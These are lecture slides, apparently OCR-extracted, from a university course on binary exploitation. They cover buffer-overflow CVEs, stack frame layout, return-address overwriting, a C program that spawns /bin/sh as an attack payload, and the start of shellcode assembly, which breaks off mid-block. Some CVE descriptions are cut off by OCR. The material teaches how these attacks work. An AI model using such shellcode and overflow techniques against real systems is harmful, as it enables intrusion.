Binary Exploitation 1
Buffer Overflows

Milan Patnaik

Indian Institute of Technology Madra

Agenda : Class


- **Buffer Overflow.**
  - Executable Stack Attacks.
  - Executable Stack Attack Prevention.
    - Canaries, W^X.
  - Non-Executable Stack Attacks.
    - Return-to-Libc attack.
    - Return Oriented Programming.
  - Non-Executable Stack Attack Prevention.
    - ASLR.
  - Heap Exploits.

Agenda : Labs

- **Lab1a.**
  - Executable Stack Attacks.
- **Lab1b.**
  - Return-to-Libc attack.
- **Lab2a.**
  - Return Oriented Programming.
- **Lab2b.**
  - Exploiting Large Binaries.


Buffer Overflows

Vulnerabilities By Type



https://w

Buffer Overflows : Stack



Search Results


There are **2717** CVE Records that match your search.

Name	Description
CVE-2021-3382	Stack buffer overflow vulnerability in gitea 1.9.0 through 1.13.1 allows remote attackers to cause a denial of service (crash) via vectors related to a file path.
CVE-2021-30072	An issue was discovered in prog.cgi on D-Link DIR-878 1.30B08 devices. Because strcat is misused, there is a stack-based buffer overflow that does not require authentication.
CVE-2021-29081	Certain NETGEAR devices are affected by a stack-based buffer overflow by an unauthenticated attacker. This affects RBW30 before 2.6.2.2, RBK852 before 3.2.17.12, RBK853 before 3.2.17.12, RBK854 before 3.2.17.12, RBR850 before 3.2.17.12, RBS850 before 3.2.17.12, RBK752 before 3.2.17.12, RBK753 before 3.2.17.12, RBK753S before 3.2.17.12, RBK754 before 3.2.17.12, RBR750 before 3.2.17.12, and RBS750 before 3.2.17.12.
CVE-2021-29075	Certain NETGEAR devices are affected by a stack-based buffer overflow by an authenticated user. This affects RBW30 before 2.6.2.2, RBK852 before 3.2.17.12, RBK852 before 3.2.17.12, RBK852 before 3.2.17.12, RBR850 before 3.2.17.12, RBS850 before 3.2.17.12, RBK752 before 3.2.17.12, RBK753 before 3.2.17.12, RBK753S before 3.2.17.12, RBK754 before 3.2.17.12, RBR750 before 3.2.17.12, and RBS750 before 3.2.17.12.
CVE-2021-29074	Certain NETGEAR devices are affected by a stack-based buffer overflow by an authenticated user. This affects RBW30 before 2.6.2.2, RBK852 before 3.2.17.12, RBK853 before 3.2.17.12, RBK854 before 3.2.17.12, RBR850 before 3.2.17.12, RBS850 before 3.2.17.12, RBK752 before 3.2.17.12, RBK753 before 3.2.17.12, RBK753S before 3.2.17.12, RBK754 before 3.2.17.12, RBR750 before 3.2.17.12, and RBS750 before 3.2.17.12.
CVE-2021-29073	Certain NETGEAR devices are affected by a stack-based buffer overflow by an authenticated user. This affects R8000P before 1.4.1.66, MK62 before 1.0.6.110, MR60 before 1.0.6.110, MS60 before 1.0.6.110, R7960P before 1.4.1.66, R7900P before 1.4.1.66, RAX15 before 1.0.2.82, RAX20 before 1.0. RAX50 before 1.0.2.72, RAX75 before 1.0.3.106, RAX80 before 1.0.3.106, and RAX200 before 1.0.3.106.
CVE-2021-28972	In drivers/pci/hotplug/rpadlpar_sysfs.c in the Linux kernel through 5.11.8, the RPA PCI Hotplug driver has a user-tolerable buffer overfl name to the driver from userspace, allowing userspace to write data to the kernel stack frame directly. This occurs because add_slot_st mishandle drc_name '\0' termination, aka CID-cc7a0bb058b8.
CVE-2021-28686	AsIO2_64.sys and AsIO2_32.sys in ASUS GPUTweak II before 2.3.0.3 allow low-privileged users to trigger a stack-based buffer overflow privileged users to achieve Denial of Service via a DeviceIoControl.
CVE-2021-27799	ean_leading_zeroes in backend/upcean.c in Zint Barcode Generator 2.9.1 has a stack-based buffer overflow that is reachable from the includes the Zint Barcode Generator library code.
CVE-2021-27239	This vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of NETGEAR R6400 and R6700 fi Authentication is not required to exploit this vulnerability. The specific flaw exists within the upnpd service, which listens on UDP port 1 header field in an SSDP message can trigger an overflow of a fixed-length stack-based buffer. An attacker can leverage this vulnerabilit

https://www.mitre.org/

Buffer Overflows : Stack

CVE-2021-25



https://www.mitre.org/

Executable Stack Attacks

Parts of Binary Exploits

- Two parts

Subvert execution:

change the normal execution behavior of the program.

Payload:

the code which the attacker wants to execute.


Subvert Execution

- In application software.
  - SQL Injection.
- In system software.
  - Buffers overflows and overreads.
  - Heap: double free, use after free.
  - Integer overflows.
  - Format string.
  - Control Flow.
- In peripherials.
  - USB drives in Printers.
- In Hardware.
  - Hardware Trojans.
- Covert Channels.
  - Can exist in hardware or software.

These do not really subvert execution, but can lead to confidentiality attacks.

Buffer Overflows in the Stack

- We need to first know how a stack is managed.



[1] Chris Anley, Felix Lindner, and John Heasman, “The Shellcoder's Handbook “

Buffer Overflows in the Stack


- Executable stacks.

```
Elf file type is EXEC (Executable file)
Entry point 0x8048330
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x004e4 0x004e4 R E 0x1000
  LOAD           0x000f0c 0x08049f0c 0x08049f0c 0x00108 0x00110 RW  0x1000
  DYNAMIC        0x000f20 0x08049f20 0x08049f20 0x000d0 0x000d0 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x000f0c 0x08049f0c 0x08049f0c 0x000f4 0x000f4 R   0x1
```

[1] Chris Anley, Felix Lindner, and John Heasman, “The Shellcoder's Handbook “

Stack in a Program (when function is executing)

```c
void function(int a, int b, int c){
  char buffer1[5];
  char buffer2[10];
}

int main(int argc, char **argv){
  function(1,2,3);
}
```



In main

```
push $3
push $2
push $1
call function
```

In function

```
push %ebp
movl %esp, %ebp
sub $20, %esp
```


%ebp: Frame Pointer

%esp : Stack Pointer

Stack Usage (example)

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%esp) 965	



Stack Usage Contd.

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

What is the output of the following?

- printf("%x", buffer2) : 966
- printf("%x", &buffer2[10])

  976 → buffer1[0]

Thus buffer2[10] = buffer1[0]

A BUFFER OVERFLOW

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%esp) 965	

Modifying the Return Address

buffer2[19] =
&arbitrary memory location

19

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	Return Address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%esp) 965	

Modifying the Return Address

buffer2[19] =
&arbitrary memory location


19

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	Payload Location
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%esp) 965	

Big Picture of the exploit


Fill the stack as follows.

(where BA is buffer address)



Find location of return address

- Fill the stack with random values and run the program.
- Check the address in fault.
- Find the offset from values.



Payload

- Lets say the attacker wants to spawn a shell
- ie. do as follows:

```
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";      /* exe filename  */
        name[1] = NULL;           /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

Step 1 : Get machine codes

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";        /* exe filename  */
        name[1] = NULL;             /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

```c
void main(void){
asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
